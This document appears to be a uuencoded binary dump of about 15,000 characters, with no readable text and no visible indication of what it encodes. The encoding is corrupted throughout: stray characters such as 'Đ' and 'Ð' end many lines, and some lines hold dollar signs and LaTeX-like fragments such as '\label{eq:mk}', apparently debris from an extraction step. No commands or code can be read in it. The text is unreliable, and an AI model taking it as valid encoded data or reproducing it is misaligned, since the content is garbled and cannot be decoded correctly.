M#K%)`)>)JUKA#22Y\$7%175Z12/SQ3'%?(<6JO'!C0QZ,:/@B)/#F7`&33MPOÐ MR*8F-'*V<U^\$`3BSP<C3)]2N=RO3=YK=/1>-_]Y>L_7R\$+K_%.K\$BEO]=RW#Đ $M\?00M67>ZS4F&41UA5+15#;5@KFL&"N$OS"57H<4Z/)'5Q/]@_7C;^D\T][1D$ M]+1>DB'N2M^89DC<0=T8?=TWKK?T=#F8K^&P2E1?(:M)''_1%?&FUE]_8%PJÐ $MQ/JAKOPEA"8$=&&<.<+H[.%G9/"NR84>MWGER;\S^#=DWOD-E/Y=T=5-#1:-Ð$ M#C#.)R;1DY=GA!:X9SB=_/"\$\OZ6SV7_T?UF5Y'M]SET>]\$2U30:Q?390/G8Đ MD65"YKRY;/B1H!]?YR1%!12A&EAAEF'3^^:/!K.&",LQ#WN"1>8DWOHR6"8VĐ MFD.6ZWMB1KD/]@"X_RD'50E9/X3"HA*'_;MQU+\O5%29*\$^L5.3]CCL#.H>?Đ M12M5A\$J.6G/`9>T5Z3.\(MU%7AXJAY]\$3W:\)CU<>FO_AS8.Q'#E814+*>`]D M<"X(=0-Q%P%1%H:!X':LO-,(SLBA1M3G>V`,<#?IR62M7Z\$DGYF8%TF,HJ9`D MN7(EG/]!O'EQA3V_!C<10G)V%LWX\,5/`)SED<GTK`:4.*8R+!(%CTC!&+[7Đ ME(W^(\$X2>/S;I!DIG/CY3W12LD[=0]D<:D6E#"WRP*XXV'MAI-#E`\$\&@G:SD MLS!5JHGH&1TV*9:&___+QQ'K#8CY-DBKL&6.(L-]I&8+I4Z=F8M)8NC0&V\$@YĐ $MC/N@]=G:PGT4=A_51&`A)U:\&"B(YQ2PF(9ZTR4.B#*/2;)1A/*?<Y33?%;T4D$ MD0?%/3C1_(J'7&"C<GENG>9U="^F`B;NZ6C4(8.\$YYYQG(`:MG;QQM=]F=#2Đ $\label{eq:mk} $$MK"2X$GT4"G,`=ZK?RV&:M3N$9<<_N]8$$MK+X'0B$^'Q\2?HK2G*Q09C?W+\D $$$ M[]O`5!_XHT[C/AB!NJV)D2%;U3KVV+CLM#`L8J/![[.DU(28L51K0H)"1;->Đ M+\$P?U=-WG9B0,E/X>,P4Y`(+4RA#PL,Y3#X;01%XYXC%1[Z.@L8>G@XT%6@`Đ M_{*} "?)Y&]F03E0]H4 $^{;}$ Z R ;T?2] $^{WE'G}_{\&}$ +AN7?F#++5+;67_JP@8)W,[D M2UZB1QZ4DA^X`A*WPRTSQ22H;<4VRA9!H-R,(G"9]H>"'ULOY_&/>A!^V88.Đ M#1MOGV(0[RKWJ]MR1=6GA;F3S:Y#_<C1HLC[>OK.7X7EL"\E;<ZCC_9&%Q1OĐ M_\/\$FY`I#[!^M<Y588__?%/4W18>7%YPYJHIWQ;D)]R/9K:RE%;\T"_I8WHD M*E5C/KD(QLJ;R\$E)DU&1;#T'W\$09-/4=H438AC<KR^?41WE@^,D(^SG7;7W&D MC\)8A%D.J&I%8JL7UVV_Y:.&4_0'_L'K`!*L)RIX:)*00*75H/PKGVCI7=_@Đ MBXO5&9_[*XL>LY9#X31J=&LCP1F=CQ:C_9'?\$D4.A;E?C"/)KK9.N<>N@F@QĐ $\label{eq:mm-G} $$MM>G'$:5$/D0B*B<+DH\#LM]Y+VZV4J1SSFJ(<\#897CG4U1=5\`,;&Q(ZV!S?QD)$$ MQ'+7M3V?O.LYD]WLV+;<@,9,E*Q0K"EDWKIP^J.Q+=FPO8Q9T5>IJ#HO\9LBD M"&U\:;C,F?]B?'DYSWB-=YA[IZ^'1_`%3A1`;V\#^1R\HR)\L.N^]?)<0G5ZÐ MN+FHIG`A0R29;[NVNI(@8G4L[36:O&D7>QI`+.%-DJJ_\;OKUZG(]A[_*.\JĐ $M2ZQP.NFK@2]PLDQOJD,W[G?HM?&KHN"P13$[<P^/U(UP#*]5SJM+-(=$==N&D)$ M8!'AAW88S+02=WPY5\$>4Z](#&(H5P;+9FSD/F!-ZA+SP;#:MII@%CQ3EON_IĐ M5;:8(A-3AEDI)[[.NRP"6^P?GLD05W7T)\$0C>2OH<\$F54HAB0@%']OO#^XFAĐ

 MM_)5'+$#;TG>0;.]QA8/+#KLP]B5N*`?,EO[7H#!L/?B`7^H,J4R"^OX+Đ$ $M=+\#<A>*Y\setminus ZB3>_-, X<Y3N("(>=+%4^O;"C"V!=;D_@N8E*Q8;9UT.G2JF/@^Đ)$ M5,]C6G/X_MM6X?-J\$1;MM7UL6VX\:K)L_UW!&G_Q.>AYRD3S>>18Z#)7R,<Ð MG'/2?*\]M>SUTP98`NTP=)(3C:90(396DIQ!R_G%\$)TRX'AMGB_?QB"^G]M7Đ M!Y7[1!Z8E/PD/_GMLN1R>YX4%W@#(I*MTT0=W)#?WX7+195E:7*2,3S_;>SYĐ M*`GUX"X:W1?'JV\HF&W@OC<88AA'%)"O_3,`630S!>/JAMRL\$3\$33PPA]&=KĐ $MPR]X,"MY'!Z-[S)1<WY$%3H]\JGD;"9G\H`6`V*]!3-YD><]KLXL[O%+GLTĐ]$ $MN^23; \#/\; .\#>:/?KOF\7OSH"L974UWL#94QL=%W73,=K@60!*J6R(LO1/)&+D$ $M/??S,J]M0<B\THV\K#J))#@74C?O2D62ED>C505+IF*H;NN6U!^($VN&883WD)$ MYO!G7U=^7PN>2J.YNW@2CV-'1M`(@<:0D]*'IFO%C42^SWO?'>T#FG-Q=WS2Đ $M_ON@8M..54]WA,QPO(J.%38FG2++.;;N<A9_?BCSO]+U#V!94(^>I,O$P`WHD)$ $M<+:N%[D^+)VDJCI)E6H(F4]#"-FD)OS[$LEA1AR#Y*^$:/SVF448#NW@)D$ $M?(A@I-LFNJH\#N2@3-U&\&NR9X)$/EV]_\N8I/[5:&)E7!=;$9G30V$4X\S7>=D$ M7Q&PLVK*>556<^X94F>R*BD)<AGD>`&6R-3;EW3"K!AAW`Z5#ALRWK=:G@J-Ð MF_\MRGG=!H%X6U),.4:`!0V_?FG&B,U;+>V3.@6\$94"6CXU'^#Q(;1C9KWK:Đ M7<7^0YN;D6>.O)7S<_I[%M\$YP#CSY.PS1SBL1E&65%L6T%.GXFI'GJ"H-<[@Đ M>>D/953!2/`'[OJ%5!9NAO@W2>^5IQVOAC%CB1/XJKEY01Q^'_=W711"`?X)D MFRIB4IGSG1/8M,\'^]3M&5<CYYC3,K3[\=0E:?=A'QT.9#GV)CP_8Z\-F6F-D $\label{eq:mkt} \mbox{MKT ?D4V-?>6X(S_5+''"V!G$F,_+CBOVP?@WU:5<<'P&WQY0\^FQ[]F2V(BBD) } \mbox{MKT } \$ M.',GLZ"YJ%O\$&+1ZK5:!DB=DM^HQ.O+N'+-TV2YR&*OWIQBWJB6T%S],A&,YÐ $\texttt{MX8}] > \texttt{5OR}(5[.9;`;*H?!9"$DQ?1ZXR8V]V>?*RMKYXY#YG[\X0NL'6))PD\$9\$D$ MOMN+#Y9CDOS\MKBCLN!(.9(%18%XPOF)YO(`F+40'1Y`]9T>_S[X%^NDU"0,Đ M+`"AY95""/\\$MUPTVQO.=W4(`YL\$LAA#),KCP;!_5D5FDYCL'AQ/H&:TFLXYĐ MDWW1<'#TV\ON0%R)IX0`5MG108(-IS+B6.)/F#_I\`ZQL&A+'V(`C\2N\`^)Đ MS)M)%\M\$A'L>S.1!Y_K.[^-B0*M#*P!M%1@T"YM)U3GP;!IXL>R\$*<W2'W9\$Đ MEYFZ00=U,I<U9@4Q\$%OX"*BXI_`W\$0`8_=BCSZXD.V`79HZ^P(15LMJMJ`Y(Đ M77N]^DZ!_U<[:-1]MXX1`I`*7GGKR;P'#O@^4MAS`Q;Z%\$BKSMJJ^"AP[^!OÐ MJ2&.&B+9`6[QO-GF1-[L?511QHY/OJ\$@QR"O")DV.EV(/M\'ZY"0@>DS]Q=6Đ $MYX;N==WG:8N\)U'.K$[@:5.%;939^<9<Z$WSP"5UP(M5@+^'5R^,R-/B@/+UĐ)$ M/Q4"A"\Y0:<XBH(OA__,Z?SV1!HK"4SE,ULAR6^/Y"VE<,KRJ#748J%DG!>Đ M!)2L#_1T>YOS;,T[KV]%X=/F&I26F8OL&S\$@7^)Q_(Z>(^T?%T8YI6^=ZP!NĐ M8+WX6*K\$Q=9[V0@548:JZ-`GJZC,%[!PJ++186%C6V:US1[B+6<?N*E?B3]DĐ MZ>Z[NO7DO@N`4.JG<"N9EL@&XID-SU=_6PBA>/YEU1G01D+PBB.6WS!Z0/=)D MU4T/<\$BIK(0W^5\$S:/GI/D!`BA:FU>)S>R:^4?\$T8W??:\$<I!&M06FI&BF=:D M3`2/@LLZ>&--Y32RYQ;W[FG07./S!6I!_\@@589DA4\$A(B.7BE7M,D""VK]4Đ M&&GOF+E%6>K9:['0]L1C#25#]&4`(LD+@W-<L+QRM+R]TC^95*^F&^MX?]I^Đ M9'Y,<-;I-8IN"#D>P)Z;COT]GR!(H2\$.K[-M>)..2()OC_\MGOKKQQCJ4L-1Đ M9O^)&HM1-5N/_'WCQI=34G-0:%IAG\$^W&3,P=2(8;A^SBF6?XWT=;FDYY\$<'D $MM]XWU^)*N'S%'^O!-M==4-7BX]:'PL8LX3.U^X8'YVN-PMX9QR;V[)Y;FV<+D$ MH) *2, W8XTA4; `KZV7!4XRCSB, O*9S^^XK'@[(ET#, 8&3>J()7*\$\HN21""4DĐ MJ+Q(?P?D[E"_2[5GHV3(9R9\+B4A-GV+0JYET"@/\$T8=N\$E^6,(.5IMJZ).@Đ $MR-9$Q$V^!, MA7!4]Q><8469^00E),!,=[^2+D8+8LQ"';%.4DX?F$#G.$#]GD]D$ MA)J:RQ+E)7(F]9;C%O@^8EY9W&E3,ZQI;GKP4U,B91&<@X#%)EF>LT@*):W!Đ M.'2\',U`J4]S32U&RDW1*M#O@S1:/K*DU>W!I:!,G4U,UB"BU41Z)=<`Q73Đ MB)7KO*>^Q"H#%Q0#;65@"ZI^=ZSQ[MP5J(#@QA3^8N]'_LNC"?R(W2"[ZW.=Đ MM0><0@DK8(?!0MC:U::H!AL%HQ*-UZOQEEDUWW0_O\3YO1<%*HD?_I6^CZ\$/Đ M%[HU!^74W7%\RK^M/J%5ST=GW9-Z4X]//:TZB#W@<Y<L'17J4BODTKMM>Y0]D $\label{eq:mass} $$M"GU-)Y\&\>:QGYQT/O5EJ0(R;:5`)3;S=N"UG7\#60\&S8(C/LL_7\'MS5I]M;JD $$$ $MR/+:L.W(9?'*82L))=,Q$9\\!F)='8C.NQ2H<\\[&5/8*-.H.C[`>VZJ))<$@D$ MV[1,ER<UR^V\$)`@1F<46%U5_:GIDR&9RN_@057]5[@_Y4L-DM8F,=K>TZ6Q&Đ MR>?P\$KYQF\$UMWM<='7DRFP!-UI,S+&SNP?I*-QZC98.!1G6<WJLG<BT)A%K#D M/I?<%",307N+1PX)!N)D2_>63IX7*S4D._%#ET,%6'7^Q',VIB6SJBC?]T*[Đ M5=34L/K`PF&N.8P0,^++=M=C?CQEYLC6(+;<>ZK0G.=\$UDN8E(.=A?G#HXU%Đ $M3_{+3}WNC^ANO2YNT],)DC%$03I:[G$W\DF7%OF=$87$5;L"*R^._!`V4[U/Đ]$ MX48,^GP3OHS\BQI-^(M_"D!97,>V+XUSSF"/>OK9]A<(%7SZGN^5<!@"_<<'D $MT8'B]*<M`H`]G_N%5'H-7*G+!+,LQ("BGQ^?=';LG-V$&>J#=,WLC-\D<%+ID$ M4<5./K?T"Y\$MB^PG2:)E`"/"23K&K"WX982S!:8)A3G2.:C89-B0_(/"9J8=Đ MYE?.-JP76;I(9@E6?Y9A!KMMMBP.AUXF*(>!H;BGX(.>F@-[DG,P08;5GP%#D $M"6$K=),^OX`F#I(9A'U*;L7&-*O)^F*S^L?&I/>@Q*`\DA&D!+=2IU]G&.SYD$ M,S9J6JIW;)V"%QWBR^QUQM\T==QZ\/^EJ[550PR'1WHU!L:VAEH4V=/:=G+&Đ M*6#FK4'?)N_ZZCT'@',E-8R#MA?[JA=Q3M="_[\B4@SZ7D6IR=#I@F@Y?Z/YĐ

M?`/Y"+:-7]K</_2QI74071`5V''CN*DYR;*<R-GEW&D[=%&"N+G<^..CD9-.Đ MK&%+&:J\$UK\$VRE23U\$RQ\U4B41,[-P'(!ZW(AUHQ"(:U'*]:Q`O'\$)0\$\3!YĐ M.M:-6S:-Q-9JH+FSP\RH,^-'8_O:@`402*OER1X"BN2,I"D<+SX[4AWU#4LPĐ MK^%C/761V/:L2FC(TW7C23WX(41`5J#0GA_@KQ6%<]/_%#`UZA.PACJ\$`^.YĐ $M^0(G^D67K-@0RTWEN!?;*6.WS-0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8N#D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z%8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z*8D_0:.4/CD_9_+<:0X@IC;+X9#LK:Z*8D_0:.4/CD_9_+<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-<:0X_9_-$ M311S,'OE&&%SJM_9:LPN!SVLX*S<:++LL*Q(9VN2)Y%V!!M[4N^KS\"'ZZZĐ M42T+\O+\$0YV>; `CJ?:=`CIV/'.3W:,;-DJ-#''INWN#?#B\$B\&0TA`R0W<VRĐ M2&7U87HX61&SRXPGE0A'(S.G4HKP&MUIQD:D?T+EK_UXPSS\$/O'-RT^E;->8Đ M1_H8^99H@X\$W4(+9:%!N##`*J&'FI_V#,70@D%Z[\$@<FU7BU&T*2+CP4!%U4D MY)T8N/,50ECV=MZ%[5_0!A];419@)?N(H<F5[D_6-+F-(K?EUV]AV:PXF_C'Đ $\texttt{M!@/E5P\#W(GJF+N2\$1=T]^_SVBT/"\$\&0,C"D>:6TZ"E8OTZFO\JI\\PG<K\#M;D}$ M0#>5]?<5W`6JK%6KY*Q3J"*\$<RXS3O9VN".P9H3O>&DYAL9R<*T4V0\A`209D M>PCOR`9T/&W(43=XB_@V_"A`Z)+\6DM9NMGOUMKJH^WME'C3&FT\$+#<I&<"IĐ M`UN3\?0?\P<CX*BV-J)*.]4:#-;+-<F_B\+&!ED&*/TY@Y,EH-[0<\$PDJ59#D M-)G"V8\$^G&SD(N3KV76:?`XW0]\$16):'9\Z266T!PIA];'I8B/M>L&J6Z?2:Đ $M'O(V/\langle UY4'WGYA;:Z^O)"7<%.;G(F;NN]VG@@Z$A%0$U)8L?]:XIKIE:6K67Ð$ $MOM/.WO_J-<N@LF5[*@D'H;+7+&Z!7RU1C<_GZ(3]J/IPI52/U@.HH1C,VRHJD$ M2+(C,44"\$=8=DA&_U/1/EQJ11([=3N1\TJ]'"5I+Q(*6F7NG^C(U^U*)3NCRĐ MS:TSPZ5#3T!#'1E%Z7PH+S1,?3:_PHT<@!:--3<O1*6VO3:6>R:G;"PBG0CD M[Y,<>3?-M2O;\$78;P]?VQ_G\$ML9>:Y<45\$,&SF\$)[D5R^U7[W+-IYEQZ>>>KĐ $\verb|M]C?10^^MP05AOX+T%^+61HXTC]BV"\&\$7?W7`9**LK@TN1AFKX0TS@3B@VM<[D]|$ MW:7G&@5,R=:7]8TW0W03!+Q)&X91B5>O(.O;>BZ?Z:D+;2-PG-[^[`S7K:7]Ð M_8N[;A:[DXHZS]6SK?&QO,\$2(CCU(9#X:I\$UU5GM*^?37TL&GH/1T80KUBXFD MS2!=&S:<8*&,J@`]\0\$A!T*+P?X`JC\$JQ1C4Y7U"M>FS0GC;HTZ<I%O@,E0=Đ M8>F@Q<0.K&;69H6A9\$W@QFR^<_GL9\(?&;_2C<)85Y'!'S<+/NA[-L02.XH1D M%[.`E(?&@Q^Q\<&AS\!:]F?3P`"@&FYUP@^BD@3<C'XS)A,CB9LL%2X08.UAD M+;@82E]`%<R#2%`UL[&TO1&[BB*SADV#<#?NPY(I:RQ#X12?(5MZYUM(=E2:Đ M5V>65=D.7)(`H-13M","B-UU"0BU>F<1]MDI:-DTL3BJX]W4.FFW10>_'1<%D $M!/WF3<ZFE;\&B*[FO"H%]@IP-3DJ>C_Q9_"0.*QZD(.BQ)\%C4*=K<E3\&\>AD$ MSR[(UCW\8@@R:7R!LKFI[405,IU=<ODW9Y6])-^JR\2XRGLT5*&JZC38K(T&D $M^*=TO3CO][=Y.T8;@MHEQ$;2J$>75-,U([<&6#[,Q<^LJ48Z8O>=MA3R\/YĐ])$ MWWW\G.9YW^%NK(^6V*NS4WN!KI8WP?]Z]&=?^MX@QEJF<K=QC[AOL%0*:&FXD MSV-P#5?:%Z_M?0=;MKBVIFLQWY(^5W\$W6<4(SFN3K.PUU-XOSO)`0Y5QAF_<Đ $\texttt{M-ISF"S:VL[FDB>\&\\$AO\OF>\#IRW;R69@`N"0)N`A\0ZD4\&\$=G7_,AQ"C0<\texttt{TMD} }$ $\label{eq:mass} $$M^Z$^13^7TAK"1TEKPBU@XKH;S&@?.\0STN>>FCW+>GV2+,"R_@VN_W/<G5[D]$$ M?N"^UWZ50I:^4YY(1#(((JS[I;EF1_@.K%\$=1-(%U<@P466>K_[_;`GA?OH`Đ MN?[>Y+S:B/^+>:\$"4;/C>;QCZRM7BO^QCFKQ*JCG]KAI^V[>LD^X,:-\$FXF1Đ MP!W]V#RUOC:W1="H?"77V&'5A'\-!MVZ=XRY4Y/<\WE8)QU:K_<UW=5#>51/Đ M(S.ZY\6@*?F#OQ?Z<=48)<7A%D121#J/:_1(@FHJH<"3H:@"3P*N(5`#X'6\D M!1[4\OE1%XU\$)V8TN@)B\$&E%:*E^3"EZLW0QJ?!_GR\-M]W)602G5]NIP'J5Đ MPPB3@:(;R\JLT/PV'@\61/H;/I2DB14JYJ>(]N@E&<F1%+>QFAIH<7F9+,>\D MRPS]&OS'#.1%3(9R.?IR<#5IA;N<")\$_18RT3P;8D2+6?,PR&9L1KS(U=5'"D M%"P<!8TT<Y@!4A^#&6)]-24^<E_KPNFI5:==_RGL,RT`8V8O;!\#^ITU3=)<D M>34W"(J7'1:C"9G7],KG+<:[U:Q!EI:(G`\$`%A:72S^5Z_SRNH&'RX\$86\$=)Đ MR=K:2T=I\$A?2J=Q@U]7YT1<&M!C2R@B8C-01IN#+U/O+NZ>HBO;TQRA2U!FYD M(W*GJ(^Z!OU,)'X.[LE&K\$%N-01JZ%S,KD^X6UYXZM2AP>93-C_RJL#6*=ZAĐ $\texttt{M-Y1} \\ [\texttt{G3X3Y}) \\ \texttt{UJ_M!} \\ ! \\ [\texttt{V`6P}) \\ \texttt{0Z-'-S-4?/}) \\ \$; \\ . \\ \texttt{Z=(\6I^C6"3"\]} \\ \texttt{9M$1]} \\ \texttt{GFIAAD} \\ . \\ \texttt{GFIAAD} \\ . \\ \texttt{SFIAAD} \\ .$ $M=M;GJ>6*J]XU4S*<NYG36==UHTH=6FN^U_-^,70^Z(V<.^2.?27'E?<%?GHD$ ME>KRW.A#WRVL/.8EAMZ2O,=`_^RKP_/S:`%YV]P=YU03X_:_>6TV44(Q)S=D M0(&G^J6PMUN6OHIQ6EAV5IA^(]-YIJ.31^1%;0]X/J*XWWD<[]K`FYQ/)^B"D M[<U;K&YU<</FR7 N50!C3PRB109R)0-WXXQCUT=AEQ38L4B=/8`4LPV19XY3Đ M'\TVS0UQQL+:&W\>S*M'080F9F1"7\$^BQ_DM6D@ES660/R02,X3T!9!+*'82D $M7HZNNT_{6}XU_{8}.\&L!R;S,BP)^{6}AYW<A^{1.3}\&G?^{0},A;/2(%<0?$!=G.\HD$ M7"`=:7FNSU2LIG<I<I\IR_55F^XY8>79.R\$_7.EIPP"_K+C-VM%A0!%Z=6M[Đ MF]XXZ`U"3L8+E)MMO(9(Q@N&MH(6CMP8T\$+HT:4PSW/K1APZ`\,Q;R\$\$133.Đ M\.#O:L)&,[)VD8SF3C]1_?@LGP.Z7FA!7:439?5.K'.4*\$-^5)H!S"&5T_&RĐ $\texttt{M} \texttt{Z$\#<)7_<G,WLGGPBL37H'H:4.=YEV:[__G-ZO?IFZG96[P1\01^^B/3GNX4D] }$ M1_);();_[SU\$%_@;D['3A^;;TXZ\B<CE[Y:C\$P"'X"=DZX3)9/\Q46[C]>N\$Đ $M>4 FOK0^{K7C}X@+>KRG9G8; _1FC@X@$ND1H*\$_'8>=2\#MD*>F)=EA;.*D$ M; `#VKX;)+TVS7"@?56W(Q7X+0L8W7P3N.5#JV\$B>+0_]#KBA&G>><)+A+&Z`Đ

M]W;8;CH441''\O/=>`I=`D>1N!AAQEI?*G%,K?8C3@^;9+K/\!.PSE8:X6JBD M9^/*ILR67.+^1U93]SBO4S_P<>_M!!^+OHDSLN5I:^9_P]J&0?YHN>\$NW[:2Đ MAC:&:VN\>DZ:3XY,8@8)..WEL9PV>*\94.G^&.VNM-=QL!?X7I"70FJ50KT\$Đ MF(#A3_/\$GRY^N?R8)!CJ>H`U\22\$B*#ZHTRTRQQ]OB]6Y.4MEF3[AMN#'O=\D M.\'TJ\=GL5RIEYO]/O[/R;LC.^JU)E1_.B]6I@8D5."GF:G7(1FY0>^,^P\9Đ M\$6"`0\0\$E7\$&'V14.@LS(*:&-WPZ["&X#+,BVIIC.DN6W2R3GJDN&9-.[2>>Đ MQD ^E"DZFF2.DA)XHR;E+X` ^A"S%!(QHY 7M> 8^'1REGVW1&WKG^]M%Z"LĐ MN<MZ>JW[G&1RR/B_K"VK1JF1:PN]4=W:%\$L<``E%M>^K`L\$X0F_G8DA>!)S.Đ M-)<));A05M=\$@42"`%9CP[*]@;`^NP?`Y?AADH)@0A_`B!5U'R_06<`+7&`)Đ M/N1U6A+S., Y4.\?C,+M4_#"&4:8N^CJ$Z6VW^N\/"XAM]"9^=]#&,A)RVSD$ M`](\$0SU%J?VYJ0LI!`2S23B^R8ZGM%OYNV4`DO*M029[RK8+X4KDF)#5E=6AD MNN,8M)2SQGW4K#FP1F@8?\OF5^`DT9S)PCEL5ID_LJ!2TMN73NQPPIH`.#L*Đ MH3HB(@'=>8?KL^)9'PGYB8SFA\$?IIO::PVKLY%'^BTI2A)1/6VYYLGF"NE<2Đ M61LSMU<RJ?01]6.2<41(!BY-[P?40G.J#SWOATP/>ITMIM829RTWV_110F/`D MEX[2"A?QAPOK=_Z=(D\$PP#1P_EM?\/D7V'A7T/^?K2?_3^#^9.C]X'I:@6Q<Đ MKM6L>?O=,6)^0<^8KV3:BS\?((6:I=%LE7(:?W>5_^C/>"2LEWHTP,S[QY`6Đ M%G.QGL5?9&V-1UE3C[2;RE]//I4?GRHT71K)B;U74]ORJ'E;GW-P\OM#DH?DĐ M1RW\$TP9"043%;9G05I7J([WB9BS_.3,2%_]Q]MW!Y()"VL?CEO9R#5T*NI\SĐ MZQ_AJR7ZH#:HET2P9:WOHMAA<01@^;"[*`#Z/)1^\U'\$ZT-L_?\$!%*'O"*G5Đ MD%&5\$K&"IZ@Q4!_O476'CWR?)+^:75@=3PS:'AZS#II7=A+#B%[#BH4M@,6MD MTK6=MXX>A'5;GF^ZK\$;/BB<E(4IE\$(9U.HMTORXEZ*U^*`5L.B\\`&8<FR\$\Đ MO9K)IED02;XIYJ\$SPIFI<<LD:H]^@@.PP.\8P^NGJ<*[4R`()F52QDF`/`S@Đ MS?;;SF/X>4Q5UH"<@BW-DT0=_S!-::O9><1>>#P#Q"@3K!'[GE<U,WL!7=<UĐ $M7W6/BYPO2PYBCWOBV[N/,H57;<<'<^_)?#06M!8%],3@1Z(5Q2K[&:3.)J=Ð$ M[@V!`GYO&SL'OE\O<?QWDVRO>@CO&A=UZ/+<(KX/5?IC8#`\$^?EI7<^"=)[VĐ M0@-OKI-'%OJ-IDF4TJ68%S9"V(1'S]M>5V-H4@2DZ-3RB]H7'5?=USE.9(!4Đ MAI'(03S70+%0TR'C(K9?WS#VTV(HJ?*OMY#71W.UUIY:=]7M\P!/' ^UFUDOĐ M! $W=7[[S]2N<'U5,DZ_$E2[5H9<HS9]=-6[.7ES4/:#NKK:F-201IV4AW]&KD$ MG<U7;L].UX_7L/,VW16!5\W+#=[@=3TB2=\`5=&N)8OZB5/W*GJTS^E9J6[)Ð M0*0QFF)WCPU3=[4`'@B=`HWWG:)_?J>W/&`()8%4LH`%'(\$^7J@EA(>J=`(6Đ M\$56G/@,`9[(Z2=1H-AT_(_@%GD\$EQNHUD7\$[/U%W^M&R[HB@V7G`5U&[I95*D MKT^/3B47?[Y) \ -##!8*<:U17?NW;+]V>"!&K,\$?G[5AEU1@T4;3=M+30I#\UĐ $\texttt{MLBE} (= \texttt{'C\#EG3B2} \texttt{<JE}_; \texttt{MCOFU'ZW0FYZL}) \texttt{E3"/VU} \texttt{$X\backslash TKGVJ}, 7 \texttt{>=&} \texttt{]5VAHSM$D}$ MGN*,'><KK(;]XFOF=5M]1&\U0*]8H4^38"&L0,H4)NH<YTX"[VL1^&\$6B(#(Đ MKZ=7<.D4@F+P+-_\$R;H#![QN@'K`'/2JS#`B,:FFV/!8UE>+,#`,BV23C:;YĐ ML*K8TZ39!%DF4<O9C6J`N.\>GJ3&6,PIR83CK82\$3;U2W9OR;SP90F'='6`ZĐ $M!I = /M\%OWON: + @!!6! + 81$"Z9/*J\%MI, +_:8-Q, 9^*, 6<]HR>1=%U^OMGOÐ$ MBWR3/9K,*"*)GSH:O9Y[VO'3GUCU.,[!]#F<N>I^J^4]<MVP+8MN^+T___/>CĐ M^^-1N_X*!"BJTQ%3,)_)K3GG[<XS6.;<L"ER,1:@\$BDZ_V=,"_4J9WS5^ MG06RC`A-#?3;QT/8^HN<.@Y]4(Y774^!!5S\9%BOXW1U_H;ADQGE`^\O=^1YĐ $M_VG]O><(%;]L6I!_S577]_DEQ&4\C-@,M=%AT^?.#(M-2]+ZL*QMO59=9]K4D$ MUJM>1PQX@OB_]1_^6.'8)DH2<Y#5.:H1])7T;WP]VDIS)S&JYE1-_\E[Z3D]D MJ6^T5\9M,:\]NMDX->G^L<46PK8MZZ;?+GJ+X8QKH=\8D1R9>A;M-\$5J`C4(Đ M-)POXO>`?+:(;:.>UEI<3I_/AV\GIM_77XWLQT\C=E`H^%P@+[R4ORZ'PRUHD 